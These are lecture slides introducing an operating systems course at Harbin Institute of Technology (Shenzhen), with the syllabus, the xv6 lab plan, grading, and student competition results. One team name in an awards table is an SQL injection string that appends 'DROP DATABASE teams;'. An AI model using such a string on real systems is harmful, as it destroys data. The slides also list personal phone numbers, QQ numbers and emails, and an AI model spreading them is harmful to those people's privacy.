



哈爾濱工業大學 (深圳)
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN

操作系统 (Operating System)

第一章：导论与操作系统结构



夏文 教授

哈尔滨工业大学（深圳）

2026年秋季


Email: xiawen@hit.edu.cn

- 课程设置与课程介绍
- 操作系统的目标、作用、功能
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用



计算机系统的组成

操作系统涵盖的内容





张晓东

ACM/IEEE Fellow,
美国俄亥俄州立大学
讲席教授，曾担任
12年的计算机科学与
工程系主任。

■ 张晓东：跟热点可能浪费资源，盒子里的东西更重要

- 计算机学科变化非常大，但所有的变化都建立在核心技术和基础学科之上
- 计算机影响着各行各业，没有一个学科有这样大的影响力。比起在学科建设中跟风、追热点，更应注重打好基础。计算机科学不是空中楼阁，如果基础打得足够好，不用担心怎么变，甚至可以引领学科的进展。
- 张晓东直言：“核心技术的意思是学习计算机‘盒子里的东西’，而不仅是学怎么用这个盒子”。“国内大学的计算机专业大多数以应用为主，只有几个顶尖大学重视核心和基础学科。”
- 对于近来兴起的人工智能本科专业，他看得较为平淡。“人工智能的核心是通过数据分析找到特殊的模式，并快速地做出判断。当今，计算机的计算能力和数据量非常大，人工智能可以做很多的事情，但也有相当的局限性。”“对于计算机学科而言，大学四年能够打好基础就不错了。如果真有资质和能力，什么时候做深入的专科学研究都不晚。”

学习的意义：华为事件



哈尔滨工业大学 (深圳)
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN

没有伤痕累累，哪来皮糙肉厚，英雄自古多磨难

心声社区 今天

回头看，崎岖坎坷

向前看，永不言弃






没有伤痕累累，哪来皮糙肉厚，英雄自古多磨难

一架二战中被打得像筛子一样，浑身弹孔累累的伊尔2飞机，依然坚持飞行，终于安全返回

课程参考书



哈尔滨工业大学 (深圳)
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN



- 主页: <http://faculty.hitsz.edu.cn/xiawen>
- 研究方向: 计算机系统、云存储、云计算等
- Tel: 18575530070
- 邮箱: xiawen@hit.edu.cn
- 办公室: 信息楼L1725



■ 1. 课堂授课（40学时）：

- 每位同学请准备好教材，上课之前，**请务必先自学教材！**
- 课堂教学：通过PPT、场景分析、习题讲解相结合的方式，在课堂讲授本课程各章节的知识单元。

■ 2. 四次课后作业：

- 专题结束后，会以电子版的形式将题目及要求发在QQ群中。

■ 3. 实验（24学时）：

- 完成5个实验项目，将理论与实践相结合，全面实践操作系统的各个模块以及模块之间的结构关系。

理论课程安排

周次	时间	课时	地点	授课教师	内容
1	星期一	3、4	T2809	夏老师	导论与操作系统结构
2	星期一	3、4	T2809	夏老师	进程与线程
2	星期三	3、4	T2809	夏老师	进程与线程
2	星期五	3、4	T2809	夏老师	进程与线程
3	星期一	3、4	T2809	夏老师	并发与同步
3	星期三	3、4	T2809	夏老师	并发与同步
4	星期一	3、4	T2809	夏老师	处理器调度
4	星期三	3、4	T2809	夏老师	处理器调度
5	星期一	3、4	T2809	夏老师	死锁
6	星期六	3、4	T2809	夏老师	死锁

理论课程安排

周次	时间	课时	地点	授课老师	内容
7	星期一	3、4	T2809	夏老师	内存管理
7	星期三	3、4	T2809	夏老师	内存管理
8	星期一	3、4	T2809	夏老师	虚拟内存
8	星期三	3、4	T2809	夏老师	虚拟内存
9	星期一	3、4	T2809	夏老师	虚拟内存
9	星期三	3、4	T2809	夏老师	I/O与存储
10	星期一	3、4	T2809	夏老师	I/O与存储
10	星期三	3、4	T2809	夏老师	文件及文件系统
11	星期一	3、4	T2809	夏老师	文件及文件系统
11	星期三	3、4	T2809	夏老师	文件及文件系统

- **MIT XV6**: xv6是麻省理工学院 (MIT) 专门为教学设计的操作系统 (约1万行) 的教学用内核, 旨在清晰地展示操作系统核心原理, 而不是为了实际应用。
 - 课程6.828: 研究生研讨交流;
 - **课程6.S081**: 本科生深入理解操作系统 (国内多所高校已在使用的: 清华、北航、南开、复旦、上交、华科、湖大等)。
- **Linux内核和XV6都遵循类Unix的设计哲学** (如进程、文件系统、系统调用等概念)
- **Linux内核**: 一个功能完整、不断演进的现代操作系统内核, 代码极其庞大复杂。从最初1991年的约1万行发展到如今的超过4000万行
 - **驱动代码80%**: 每当有新的CPU、GPU、网卡、外设上市, 就需要新增或修改对应的驱动代码;
 - **核心底层代码**: 性能优化与扩展: 为了支持**从嵌入式设备到超级计算机**的不同规模硬件, 核心子系统需要不断优化。如从早期的O(1)调度器, 到完全公平调度器 (CFS), 再到为多核、NUMA架构优化的调度策略。为了高效管理TB级内存、支持非易失性内存 (NVM)、优化内存压缩和去重;

操作系统	嵌入式设备	桌面/服务器	超级计算机	核心特点
Linux	是 (主导)	是 (主导)	是 (垄断)	开源、模块化、生态无敌
NetBSD	是 (优秀)	是 (良好)	理论上可，实际极少	代码整洁、极致可移植性
Windows	是 (IoT版本)	是 (主导)	否 (历史存在，现已边缘)	商业生态、封闭
Android	是 (变体)	是 (移植版本)	否	移动生态、基于Linux
macOS/iOS	是 (自家设备)	是 (自家设备)	否	软硬一体、封闭生态

■ xv6课程设置:

- 2020年及以后的6.S081课程实验采用**RISC-V**
- 由开源操作系统xv6的实验课程中选取4个实验，并加以改进

■ 课程相关资料:

- 官方设计文档: 《xv6 book》
- MIT指导手册: <https://pdos.csail.mit.edu/6.828/2020/index.html>
- 我校实验手册: <http://oslabs.hitsz.edu.cn/>

■ 考核点:

- 操作系统理论知识、编程基础、github使用、英文阅读等综合能力。

具体课程实验说明

序号	实验项目名称	实验内容	学时分配	每组人数
1	xv6与Unix实用程序	1. 认识xv6操作系统，初步了解它的背景和特点； 2. 部署xv6运行的环境，了解xv6源码的结构，编译并运行xv6，为整个操作系统实验课程打下基础； 3. 巩固理论课程中学习到的系统调用概念，熟悉xv6相关的系统调用接口，并运用这些接口实现5个常见的Unix实用程序：sleep、pingpong、prime、find与xargs。	4	1
2	系统调用	1. 深入理解XV6的内部结构，掌握系统调用的工作原理； 2. 在xv6中添加一些新的系统调用	4	1
3	锁机制的应用	1. 巩固对锁原理和策略的认识； 2. 学习xv6系统中不同的锁类型及其运用场景； 3. 理解锁竞争对系统性能的影响，利用锁特性优化多核并行环境下共享临界资源的性能：1) 内存分配释放的过程；2) 读写缓存数据块的过程。	4	1

具体课程实验说明

序号	实验项目名称	实验内容	学时分配	每组人数
4	页表	1. 理解xv6页表分配的工作原理; 2. 优化xv6当前的页表分配, 提高xv6的运行速度。	4	1
5	简单文件系统的设计与实现	1. 掌握文件系统的基本概念, 并了解其常用操作; 2. 参照ext2系统, 例如超级块、索引节点、目录项等结构的设计, 设计并且实现一个简单的文件系统; 3. 掌握文件系统功能的基本测试方法, 并设计测试用例检测实现的文件系统。	8	1

■ 作业和实验评分:

- 课程组将对齐知识点，尤其是对齐408考纲，并且映射到教学ppt和作业中
- 作业尽量覆盖本课程期末考试知识点
- 实验将按统一的标准和要求来给分

所有班级的评分标准一致!


考核环节	所占分值	考核与评价细则
(1) 平时作业/测验	10	4次，单独评分 评价标准：解题过程是否清晰，文档、注释是否完整，答案是否达到题目规定的要求等。
(2) 实验	30	1) 按要求完成5个实现项目 2) 接受现场验收（演示与提问回答）； 3) 提交代码；提交实验报告。 评价标准：功能是否完善，是否能回答相关问题，代码是否规范，报告是否完整，图表是否清晰等。
(3) 期末考试	60	期末考试： 1) 操作系统概念原理的理解 2) 核心算法的掌握 3) 按学时比例分配各章节的考核知识点与分值。

- 理论课：夏文老师
- 实验课指导老师：仇洁婷老师
 - 地址： T2507, QQ: 466409440
- 助教：李冰洋、郁清方、王峻阳等
- 在QQ群私聊老师或者助教
- 每周六下午3-5点：信息17楼线下答疑（提前预约助教）
- 待课程结束，会额外增加1-2节课的时间进行homework答疑



17级学习情况

- 实验、附加实验;
- Chinasys、交流;
- OS与保研、工作;



18级学习情况

群聊设置

 操作系统MIT实验辅导群

2019年试点辅导

群聊成员 共39人

 TA-贺远

 夏文老师

 ta 向凌峰

 邓才

 邀请

群应用 管理

 群管理

 文件

 相册

 收集表

 精华消息

 签到

 接龙统计

 作业

 一起听歌

 更多

群聊信息

群聊名称 操作系统MIT实验辅导群

群号和二维码 679971486

群公告

对前一个通知的补充说明:

所有人必须保证整个操作系统课程一共提交了四个

操作系统 (2020秋季) | 哈工大 (深圳)

搜索

HITSZ-OS-Course

实验须知 Lab1: xv6与Unix实用程序 Lab2: 实现一个简单的shell Lab3: 锁机制的应用 Lab4: 内存管理之伙伴系统 Lab5: 简单文件系统的设计与实现

操作系统 (2020秋季) | 哈工大 (深圳)

实验须知

实验平台以及环境配置

Linux开发环境基础知识

远程实验环境使用指南

实验平台以及环境配置

1. 实验介绍

XV6是MIT的操作系统实验课程所用系统, 所有具体说明可参考:

<https://pdos.csail.mit.edu/6.828/2019/index.html>

2019年起系统采用RISC-V指令集, 系统各个模块的功能可参考:

<https://pdos.csail.mit.edu/6.828/2019/xv6/book-riscv-rev0.pdf>

2. 可直接用的实验环境

目录

1. 实验介绍
2. 可直接用的实验环境
3. 自行部署的实验环境
 - 3.1 直接使用镜像
 - 3.2 自行配置
4. 下载xv6源码
5. 编译并运行xv6

2021全国大学生计算机系统能力大赛

操作系统设计赛

主办单位: 全国高等学校计算机教育研究会 系统能力培养研究专家组 系统能力培养研究项目发起高校
承办单位: 鹏城实验室 哈尔滨工业大学 (深圳)
协办单位: CCF系统软件专委会 机械工业出版社华章分社
钻石赞助: 麒麟软件 鲲鹏软件
金牌赞助: 翼辉信息 蚂蚁集团 蚂蚁集团
银牌赞助: 国科环宇 匿名捐赠者 360 360数企安全
铜牌赞助: OpenAnolis社区 OpenAnolis FlyAI算法竞赛社区 全志科技 元心科技 中科创投 龙芯中科 睿赛德rtthread RT-Thread

■ 六届全国大学生系统能力大赛操作系统设计赛总决赛

- 20个一等奖，16个二等奖，9个三等奖
- 21年功能赛道第一、内核赛道第一
- 24年内核赛道第一



内核赛道题目：在基于RISC-V架构的K210开发板上设计最高效的操作系统内核，该开发板拥有两个64位处理器核心，6MB的静态内存，主频400 MHz。



2021 年全国大学生计算机系统能力大赛操作系统设计赛

全国总决赛获奖结果

2021 年全国大学生系统能力大赛操作系统设计赛自 2021 年 1 月 1 日启动以来，经过初赛、决赛与答辩，于 2021 年 8 月 23 日落下帷幕。组委会按照大赛章程和技术方案对各参赛队的成绩进行了认真复核，确定本届大赛获奖名单如下。

操作系统内核实现赛道获奖名单		
学校	队名	参赛队员
一等奖		
哈尔滨工业大学（深圳）	UltraOS	李程浩 宫浩辰 任翔宇
华中科技大学	3Los	刘一鸣 陆思彤 李永康
中国科学院大学	404 小队	吴亦泽 吕恒磊 王东宇
二等奖		
上海海洋大学	消失的发际线	许春林
东北大学	0x80200000	刘添夷 毛天龙 倪仁涛
南开大学	宫老师说的都队	阮志涵 吴昌昊
北京大学	电脑配件队	陈克发 贾志东 尹训健
北京航空航天大学	SOS	王宇翔 韩锋 杨新宇
重庆大学	广告位招租	邓炜
三等奖		
国防科技大学	小白闯江湖	李问宇 刘明宇 胡玲
北京大学	no stay up late	吴宇伦 黎文浩
哈尔滨工业大学（深圳）	啊普鲁派哒哒哒哒哒"; DROP DATABASE teams;	黎庚祉 施杨 胡博涵

操作系统功能设计赛道获奖名单		
学校	队名	参赛队员
一等奖		
哈尔滨工业大学（深圳）	HoitFS	潘延麒 胡智胜 张楠
清华大学	鲲鹏烤	尤子阳 贺鲲鹏
二等奖		
哈尔滨工业大学（深圳）	压缩鸭	王海涛 方澳阳 林大琪
北京航空航天大学	panic	崔宇洋 冯文韬
华中科技大学	无相之风战队	蒋周奇 车春池
中山大学	Kmon 小队	翁天俊 杨婉琪
中国科学技术大学	KK-OS	闫超美 王志强 黄致远
聊城大学	追梦	李志锐
三等奖		
中山大学	逸仙 OS	张钧宇
浙江大学	长城	陈宇 梁洵 李子航
华中科技大学	七里香战队	袁梓铭 宋奕欣 李博洋
南开大学	NK-伏羲-X	左天衡 李世阳 商嘉文
天津大学	Ko. oK	齐呈祥 闫璟 李丰杰
合肥工业大学宣城校区	早睡早起身体好	陈海天 胡扬 郑启明
南方科技大学	xv6tql	江川 聂湘林 邹泽桦
南京大学	黄雨晨	黄雨晨 陈彦泽 郭礼华
济南大学	YuLang 是最好的语言	李宇 范若筠
中国石油大学（北京）克拉玛依校区	冲呀，小伙伴！！	范玉林 蔡春林 贺锋
广州大学	一定要出重拳队	黄有亮 欧桶生
北京工商大学	代码全都队	彭淳毅 路博雅

CSCC 2021

UltraOS: 用Rust编写的RISC-V64多核操作系统

李程浩

多核及进程支持
loancold@foxmail.com

宫浩辰

文件系统和多核支持
1527198893@qq.com

任翔宇

内存管理支持
andre8086@163.com

指导老师: 夏文、江仲鸣

哈工大深圳计算机学院
哈尔滨工业大学 (深圳)

2021年全国大学生计算机系统能力大赛操作系统设计

HoitFS: A Norflash-based Filesystem Implemented on SylixOS

队员: 潘延麒、胡智胜、张楠 指导教师: 夏文、江仲鸣

主讲人: 潘延麒

UltraOS完成情况

2021.04.15 初赛开始

2021.05.31 初赛结束 满分并列第一

2021.06.20 决赛第一阶段开始

2021.07.20 决赛进入第二阶段 满分并列第一

2021.08.18 决赛第二阶段结束 排名第一
